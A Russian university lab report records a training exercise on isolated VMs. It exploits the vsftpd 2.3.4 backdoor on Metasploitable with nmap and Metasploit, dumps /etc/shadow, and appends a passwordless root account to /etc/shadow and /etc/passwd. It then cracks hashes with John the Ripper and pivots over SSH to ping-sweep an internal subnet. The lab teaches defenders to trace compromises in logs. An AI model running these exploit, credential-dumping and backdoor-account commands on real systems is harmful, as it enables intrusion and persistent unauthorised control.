МИНИСТЕРСТВО ЦИФРОВОГО РАЗВИТИЯ,

СВЯЗИ И МАССОВЫХ КОММУНИКАЦИЙ РОССИЙСКОЙ ФЕДЕРАЦИИ

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ

ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ

«САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ТЕЛЕКОММУНИКАЦИЙ ИМ. ПРОФ. М.А. БОНЧ-БРУЕВИЧА»

(СПбГУТ)

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Факультет инфокоммуникационных сетей и систем

Кафедра защищенных систем связи

Дисциплина Безопасность компьютерных сетей

ЛАБОРАТОРНАЯ РАБОТА №4

Изолированный скомпрометированный узел с использованием 5 элементов

Направление/специальность подготовки

11.03.02 Инфокоммуникационные технологии и системы связи

Студент:

Громов А. А., ИКТЗ-83 \_\_\_\_\_\_\_\_\_


*(Ф.И.О., № группы) (подпись)*

Проверил:

Ушаков И. А.

Лабораторная работа. Изолированный скомпрометированный узел с использованием 5 элементов

1. Топология



1. Задачи

В этой лабораторной работе вы сможете посмотреть журналы во время использования задокументированной уязвимости для определения скомпрометированных узлов и файлов.

Часть 1. Подготовка виртуальной среды

Часть 2. Разведывательная атака

Часть 3. Применение эксплойтов

Часть 4. Проникновение

Часть 5. Просмотр журналов

1. Общие сведения и сценарий

Методика 5 элементов используется ИТ-администраторами для определения требований к созданию работоспособной и защищенной сетевой среды. Компоненты методики 5 элементов включают IP-адрес источника и номер порта, IP-адрес назначения и номер порта, а также используемый протокол.


В этой лабораторной работе вы будете использовать уязвимости сервера с помощью известных эксплойтов. Также вы сможете посмотреть журналы для определения скомпрометированных узлов и файла.

1. Необходимые ресурсы

* Хост-компьютер с не менее 8 ГБ оперативной памяти и 35 ГБ свободного дискового пространства.
* Последняя версия Oracle VirtualBox
* Интернет-подключение
* Четыре виртуальные машины:

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Виртуальная машина | RAM | Дисковое пространство | Имя пользователя | Пароль |
| Виртуальная машина рабочей станции CyberOps | 1 Гбайт | 7 ГБ | analyst | cyberops |
| Kali | 1 Гбайт | 10 Гбайт | корневой | cyberops |
| Metasploitable | 512 КБ | 8 ГБ | msfadmin | msfadmin |
| Security Onion | 3 ГБ | 10 Гбайт | analyst | cyberops |

1. Подготовка виртуальной среды
   * 1. Запустите Oracle VirtualBox.
     2. В окне CyberOps Workstations убедитесь, что для параметра Network (Сеть) выбрано значение **Internal Network (Внутренняя сеть)**. Выберите **Machine > Settings > Network** (Машина > Параметры > Сеть). В разделе **Attached To (Присоединена к)** выберите **Internal Network (Внутренняя сеть)**. В раскрывающемся меню параметра **Name (Имя)** выберите i**nside** и нажмите кнопку **ОК**.



* + 1. Запустите виртуальные машины CyberOps Workstation, Kali, Metasploitable и Security Onion и войдите на них в систему.
    2. В виртуальной машине CyberOps Workstation откройте терминал и настройте сеть, выполнив сценарий **configure\_as\_static.sh**.

Поскольку сценарий требует прав суперпользователя, введите пароль для пользователя **analyst**.

[analyst@secOps~]$ **sudo ./lab.support.files/scripts/configure\_as\_static.sh**

[sudo] пароль для analyst:

Configuring the NIC as:

IP: 192.168.0.11/24

GW: 192.168.0.1

IP Configuration successful.

[analyst@secOps ~]$

* + 1. В виртуальной машине Security Onion щелкните правой кнопкой мыши **Desktop > Open Terminal Here (Рабочий стол > Открыть терминал здесь)**. Введите команду **sudo service nsm status**, чтобы убедиться, что все серверы и датчики готовы к работе. Этот процесс может занять некоторое время. Если некоторые службы отправляют сообщение **FAIL**, повторяйте эту команду до тех пор, пока все статусы не примут значение **OK**, после чего перейдите к следующей части.

analyst@SecOnion:~/Desktop$ **sudo service nsm status**

Status: securityonion

\* sguil server [ OK ]

Status: HIDS

\* ossec\_agent (sguil) [ OK ]

Status: Bro

Name Type Host Status Pid Started

manager manager localhost running 5577 26 Jun 10:04:27

proxy proxy localhost running 5772 26 Jun 10:04:29

seconion-eth0-1 worker localhost running 6245 26 Jun 10:04:33

seconion-eth1-1 worker localhost running 6247 26 Jun 10:04:33

seconion-eth2-1 worker localhost running 6246 26 Jun 10:04:33

Status: seconion-eth0

\* netsniff-ng (full packet data) [ OK ]

\* pcap\_agent (sguil) [ OK ]

\* snort\_agent-1 (sguil) [ OK ]

\* snort-1 (alert data) [ OK ]

\* barnyard2-1 (spooler, unified2 format) [ OK ]

<output omitted>

1. Разведывательная атака

В этой части вы будете использовать **nmap**, чтобы определить, нет ли на виртуальной машине Metasploitable уязвимостей, связанных с программой **vsftpd** версии 2.3.4.

* + 1. На виртуальной машине Security Onion введите **date**, чтобы вывести на экран дату и время.

analyst@SecOnion:~/Desktop$ **date**

Запишите свои дату и время.

Fri Apr 154= 19.10 UTC 2022

* + 1. На виртуальной машине Kali щелкните правой кнопкой мыши по рабочему столу и выберите **Open Terminal (Открыть терминал)**.
    2. С помощью параметров команды **nmap** вы запустите сценарий для проверки уязвимости FTP на виртуальной машине Metasploitable с узла 209.165.200.235. Введите следующую команду:

root@kali:~# **nmap --script ftp-vsftpd-backdoor 209.165.200.235 --reason > ftpd.txt**

Результаты перенаправляются и сохраняются в текстовый файл **ftpd.txt**. Эта операция займет несколько минут.

* + 1. После возвращения приглашения командной строки откройте текстовый файл, содержащий результаты работы **nmap**.

root@kali:~# **cat ftpd.txt**

Результаты показывают уязвимость **vsftpd** и другие открытые порты, которые обнаружены командой **nmap** на виртуальной машине Metasploitable. В этой лабораторной работе будет использоваться уязвимость с портом 21.

Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-11 11:34 EDT

Nmap scan report for 209.165.200.235

Host is up, received echo-reply ttl 63 (0.0011s latency).

Not shown: 977 closed ports

Reason: 977 resets

PORT STATE SERVICE REASON

21/tcp open ftp syn-ack ttl 63

| ftp-vsftpd-backdoor:

| VULNERABLE:

| vsFTPd version 2.3.4 backdoor

|tate: VULNERABLE (Exploitable)

|IDs: OSVDB:73573 CVE:CVE-2011-2523

|vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.

|Disclosure date: 2011-07-03

|Exploit results:

|Shell command: id

|Results: uid=0(root) gid=0(root)

|References:

|http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

|https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

|http://osvdb.org/73573

<output omitted>

1. Применение эксплойтов

Теперь, когда вы определили, что можете получить доступ с правами root на виртуальную машину Metasploitable, вы будете использовать уязвимость **vsftp**, чтобы получить полный контроль над виртуальной машиной Metasploitable. Вы будете компрометировать файл **/etc/shadow** и сможете получить доступ к другим хостам в сети.

* 1. Настройка эксплойта.

На этом этапе вы будете использовать среду Metasploit для запуска эксплойта на виртуальную машину Metasploitable с помощью команды **vsftpd**. Платформа Metasploit — инструмент для разработки и запуска атаки на удаленном целевом хосте. Ее можно также использовать для проверки уязвимости хоста.

* + 1. В командной строке терминала на виртуальной машине Kali введите **msfconsole** для запуска среды Metasploit. Это займет несколько минут.

root@kali:~# **msfconsole**

* + 1. В командной строке **msf** введите **search vsftpd**, чтобы найти модуль, который связан с VSFTPD v2.3.4 backdoor. Вы будете использовать этот модуль для применения эксплойтов. Этот поиск займет несколько минут при сборке базы данных в первый раз.

msf > **search vsftpd**

[!] Module database cache not built yet, using slow search

Matching Modules

================

Name Disclosure Date Rank Description

---- --------------- ---- -----------exploit/unix/ftp/vsftpd\_234\_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution

* + 1. Итак, обнаружен эксплойт. Введите следующую команду в командной строке, чтобы использовать эксплойт-лазейку **vsftp**.

msf > **use exploit/unix/ftp/vsftpd\_234\_backdoor**

* + 1. Из командной строки эксплойта укажите адрес целевого хоста виртуальной машины Metasploitable.

msf exploit(vsftpd\_234\_backdoor) > **set rhost 209.165.200.235**

rhost => 209.165.200.235

* + 1. Проверка настройки эксплойта. Введите в командной строке **show options**.

msf exploit(vsftpd\_234\_backdoor) > **show options**

Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOST 209.165.200.235 yes The target address

RPORT 21 yes The target port (TCP)

Exploit target:

Id Name-- ----

0 Automatic

* 1. Выполнение эксплойта.

Теперь вы будете использовать **эксплойт** vsftpd для доступа с правами root к виртуальной машине Metaspoitable.

* + 1. В командной строке введите команду **exploit** для выполнения данного эксплойта.

msf exploit(vsftpd\_234\_backdoor) > **exploit**

[\*] 209.165.200.235:21 - Banner: 220 (vsFTPd 2.3.4)

[\*] 209.165.200.235:21 - USER: 331 Please specify the password.


[+] 209.165.200.235:21 - Backdoor service has been spawned, handling...

[+] 209.165.200.235:21 - UID: uid=0(root) gid=0(root)

[\*] Found shell.

[\*] Command shell session 1 opened (209.165.201.17:33985 -> 209.165.200.235:6200) at 2017-07-11 11:53:35 -0400

<Системное приглашение не отображается>




* + 1. Происходит вход в терминал Metasploit Framework, и теперь вы получили доступ с правами root к виртуальной машине Metasploitable с узла Kali. Обратите внимание на то, что системное приглашение отсутствует. Для того чтобы убедиться, что у вас есть доступ к виртуальной машине Metasploitable с правами root, введите команду **whoami**.

**whoami**

Какое текущее имя пользователя? Root

Какое имя у данного хоста? Metasploitable



* + 1. IP-адрес ВМ Metasploit — 192.168.10.7. Введите команду **ifconfig** для проверки IP-адреса текущего хоста.

**ifconfig**

eth0 Link encap:Ethernet HWaddr 08:00:27:15:91:86

inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:255.255.255.224

inet6 addr: fe80::a00:27ff:fe15:9186/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:78058 errors:2 dropped:0 overruns:0 frame:0

TX packets:195672 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:11803523 (11.2 MB) TX bytes:91415071 (87.1 MB)

Interrupt:10 Base address:0xd020

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host


UP LOOPBACK RUNNING MTU:16436 Metric:1

RX packets:1048 errors:0 dropped:0 overruns:0 frame:0

TX packets:1048 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:450261 (439.7 KB) TX bytes:450261 (439.7 KB)



* + 1. Для того чтобы получить полный доступ к виртуальной машине Metasploitable, начните с вывода на экран содержимого файла **/etc/shadow**. Файл **/etc/shadow** сохраняет информацию о пароле в зашифрованном формате для учетных записей системы, а также дополнительную информацию о его устаревании.

Введите команду **cat/etc/shadow** для отображения этого содержимого.

**cat /etc/shadow**

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

daemon:\*:14684:0:99999:7:::

bin:\*:14684:0:99999:7:::

sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::

sync:\*:14684:0:99999:7:::

games:\*:14684:0:99999:7:::

man:\*:14684:0:99999:7:::

<некоторые выходные данные пропущены>

mysql:!:14685:0:99999:7:::

tomcat55:\*:14691:0:99999:7:::

distccd:\*:14698:0:99999:7:::

user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::

service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::

telnetd:\*:14715:0:99999:7:::

proftpd:!:14727:0:99999:7:::

statd:\*:15474:0:99999:7:::

analyst:$1$uvEqE7eT$x6gczc318aD6mhxOFZqXE.:17338:0:99999:7:::

* + 1. Выделите содержимое файла **/etc/shadow**, щелкните правой кнопкой мыши по выделенному содержимому и выберите **Copy (Копировать)**.
    2. Откройте новый терминал на виртуальной машине Kali и запустите текстовый редактор **nano**. Введите в командной строке: **nano /root/shadow.txt**.

root@kali:~# **nano /root/shadow.txt**

* + 1. Щелкните правой кнопкой мыши по свободному месту в **nano** и выберите **Paste (Вставить)**. После того как вы вставите содержимое, удалите все пустые строки в нижней части при необходимости. Введите **Ctl-X**, чтобы сохранить и выйти из **nano**. Нажмите клавишу **y** в ответ на запрос о сохранении файла и примите имя файла **shadow.txt**.

Сохраненный файл **/root/shadow.txt** будет использоваться в дальнейшем в утилите John the Ripper для взлома паролей некоторых имен для входа, и вы сможете войти в систему дистанционно по протоколу SSH.

* + 1. В этом же терминале введите команду **cat** сфильтром **grep**, чтобы отобразить только сведения для пользователя с правами root.

root@kali@~# **cat /root/shadow.txt | grep root**

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

Обратите внимание, что каждая строка разделяется двоеточиями (:) на 9 полей. В данном примере учетной записи пользователя с правами root  **root** — это имя пользователя, а зашифрованный пароль — **$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.**. Следующие 6 полей определяют конфигурацию для пароля, например дату последнего изменения, минимальный и максимальный срок действия пароля и дату окончания срока действия пароля. Последнее поле зарезервировано для использования в будущем.

Для того чтобы узнать больше о файле **/etc/shadow**, введите команду **man shadow** в командной строке терминала.

* + 1. Вернитесь к терминалу среды Metasploit на виртуальной машине Kali. Сейчас вы добавите нового пользователя **myroot** на виртуальную машину Metasploitable. Этот пользователь будет иметь такую же конфигурацию пароля, что и **root**.

При создании нового пользователя вы будете использовать те же значения описанных 9 полей, что и пользователь с правами root; за исключением того, что вы удалите зашифрованный пароль, связанный с пользователем **root**, и оставите поле пароля пустым. С пустым полем пароля для входа в систему в качестве пользователя **myroot** пароль не требуется.

Команда **echo** будет добавлять новую строку с данными нового пользователя **myroot** в **файл/etc/shadow**.

**Примечание**. Убедитесь, что вы ввели два знака больше (>), иначе будет перезаписан текущий файл **/etc/shadow**.

**echo "myroot::14747:0:99999:7:::" >> /etc/shadow**

* + 1. Убедитесь, что добавлен новый пользователь **myroot** в файл **/etc/shadow**.

**cat /etc/shadow**

<output omitted>

myroot::14747:0:99999:7:::

Почему было необходимо скопировать содержимое файла **/etc/shadow** в новый текстовый файл на ВМ Kali?

**Подсказка**. Что произойдет, если ввести **cat /etc/shadow > /root/shadow.txt** вконсоли среды Metasploit?

Файл shadow будет скопирован в shadow.txt на тачке metasploit

* + 1. Для того чтобы разрешить **myroot** выполнить вход в систему с повышенными правами, нужно пользователя **myroot** с таким же номером идентификатора пользователя (UID), номером идентификатора группы пользователя (GID), описанием пользователя, главным каталогом пользователя и оболочкой входа в систему, как и пользователя **root**, добавить в файл **/etc/passwd**. Поля разделены двоеточиями (:), а символ **x** во втором поле представляет пароль для данного пользователя. Зашифрованный пароль можно найти в файле /etc/shadow для такого же пользователя.

Вернитесь в окно удаленного подключения терминала к ВМ Metasploitable и введите команду **cat** для просмотра информации о пользователе **root**.

**cat /etc/passwd | grep root**

root:x:0:0:root:/root:/bin/bash

* + 1. Используйте следующую команду **echo** для добавления параметров для **myroot** в файл /etc/password.

**Примечание**. Убедитесь, что вы ввели два знака больше (**>**), иначе будет перезаписан текущий файл /etc/passwd.

**echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd**

Для того чтобы узнать больше о файле /etc/passwd, введите **man 5 passwd** в командной строке терминала.

* + 1. Убедитесь, что добавлен новый пользователь **myroot**в файл **/etc/passwd**.

**cat /etc/passwd**

<output omitted>

myroot:x:0:0:root:/root:/bin/bash

Благодаря доступу с правами root пользователь **myroot** получает полный контроль над ВМ Metasploitable.

* + 1. Закончив работу, введите **exit**.

**exit**

[\*] 209.165.200.235 - Command shell session 1 closed. Reason: Died from EOFError

msf exploit(vsftpd\_234\_backdoor) >

* + 1. Нажмите клавишу Enter и введите **quit**, чтобы закрыть консоль среды Metasploit.

1. Проникновение
   1. Взлом паролей с помощью утилиты John the Ripper.

John the Ripper — это инструмент, используемый для поиска слабых паролей пользователей. На этом этапе вы будете использовать утилиту John the Ripper, чтобы взломать ненадежные пароли.

* + 1. В командной строке ВМ Kali с правами root убедитесь, что файл shadow находится в папке **/root** этой ВМ.
    2. В командной строке root Kali ВМ введите команду **john**, чтобы начать взлом паролей. Используйте параметр **show** для удобства просмотра взломанных паролей.


**Примечание**. Пароль **cyberops** добавлен в файл **/usr/share/john/password.lst**, чтобы ускорить процесс взлома паролей.

root@kali:~# **john --show /root/shadow.txt**

analyst:cyberops:17338:0:99999:7:::

1 password hash cracked, 7 left

После взлома пароля для пользователя **analyst** вы можете получить доступ к Metasploitable по протоколу SSH с помощью имени пользователя **analyst**.



* 1. Найдите целевой узел.

На этом этапе вы будете использовать различные команды для поиска IP-адреса возможного узла во внутренней сети за зоной DMZ.

* + 1. Установите сеанс по SSH с виртуальной машиной Metasploitable. Введите **yes** (да), чтобы принять цифровую подпись RSA при первом подключении. Подключение может занять некоторое время. Введите **cyberops** в ответ на запрос пароля.

root@kali:~# **ssh analyst@209.165.200.235**

analyst@209.165.200.235's password:


* + 1. Убедитесь, что у вас есть доступ к Metasploitable с правами root. Введите в командной строке **su -l myroot**. В параметре нужно использовать строчную букву L, а не цифру 1. Обратите внимание, что командная строка изменилась с analyst@metasploitable на root@metasploitable.

analyst@metasploitable:~$ **su -l myroot**

root@metasploitable:~#

* + 1. Отображает файл **/etc/shadow**.

root@metasploitable:~# **cat /etc/shadow**



* + 1. Введите в командной строке **exit**, чтобы вернуться к правам доступа пользователя **analyst**.
    2. Теперь выведите на экран файл **/etc/shadow** от имени пользователя analyst.

analyst@metasploitable:~$ **cat /etc/shadow**

Почему вы получили сообщение об ошибке? Запишите это сообщение и объясните его.

Файл /etc/shadow – доступен только от root

* + 1. Введите **ifconfig**, чтобы вывести на экран список всех сетевых интерфейсов на Metasploitable.

analyst@metasploitable:~$ **ifconfig**

eth0 Link encap:Ethernet HWaddr 08:00:27:ab:84:07

inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:255.255.255.224

inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:1610 errors:0 dropped:0 overruns:0 frame:0

TX packets:1550 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:117030 (114.2 KB) TX bytes:123570 (120.6 KB)

Interrupt:10 Base address:0xd020

<output omitted>

* + 1. Введите команду **ip route**, чтобы определить шлюз по умолчанию для этой сети.

analyst@metasploitable:~$ **ip route**

209.165.200.224/27 dev eth0 proto kernel scope link src 209.165.200.235


default via 209.165.200.226 dev eth0 metric 100

Каков адрес шлюза по умолчанию?

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

* + 1. В этом же окне терминала установите другой сеанс SSH с виртуальной машиной Security Onion по адресу 209.165.200.226 (интерфейс eth1) от имени пользователя **analyst**. Введите **yes** (да), чтобы принять цифровую подпись RSA при первом подключении. Подключение может занять несколько минут. При появлении соответствующего запроса введите пароль **cyberops**.

analyst@metasploitable:~$ **ssh** [**analyst@209.165.200.226**](mailto:analyst@209.165.200.226)



* + 1. Введите **ifconfig** , чтобы просмотреть список сетевых интерфейсов.

analyst@SecOnion:~$ **ifconfig**

eth0 Link encap:Ethernet HWaddr 08:00:27:c3:cd:8c

inet addr:192.168.0.1 Bcast:192.168.0.255 Mask:255.255.255.0

inet6 addr: fe80::a00:27ff:fec3:cd8c/64 Scope:Link

UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1


RX packets:8 errors:0 dropped:0 overruns:0 frame:0

TX packets:64 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:656 (656.0 B) TX bytes:9377 (9.3 KB)

<output omitted>



* + 1. Для данной локальной сети вы определили подсеть 192.168.0.0/24. Теперь вы будете использовать цикл **for** для определения активных хостов в этой локальной сети. Для того чтобы сэкономить время, вы будет отправлять эхозапрос только на первые 15 узлов.

analyst@SecOnion:~$ **for ((i=1;i<15;i+=1)); do ping -c 2 192.168.0.$i; done**

PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.

64 bytes from 192.168.0.1: icmp\_seq=1 ttl=64 time=0.067 ms

64 bytes from 192.168.0.1: icmp\_seq=2 ttl=64 time=0.027 ms

--- 192.168.0.1 ping statistics ---

2 packets transmitted, 2 received, 0% packet loss, time 999ms

rtt min/avg/max/mdev = 0.028/0.031/0.034/0.003 ms

<output omitted>

PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.

64 bytes from 192.168.0.11: icmp\_seq=1 ttl=64 time=0.606 ms

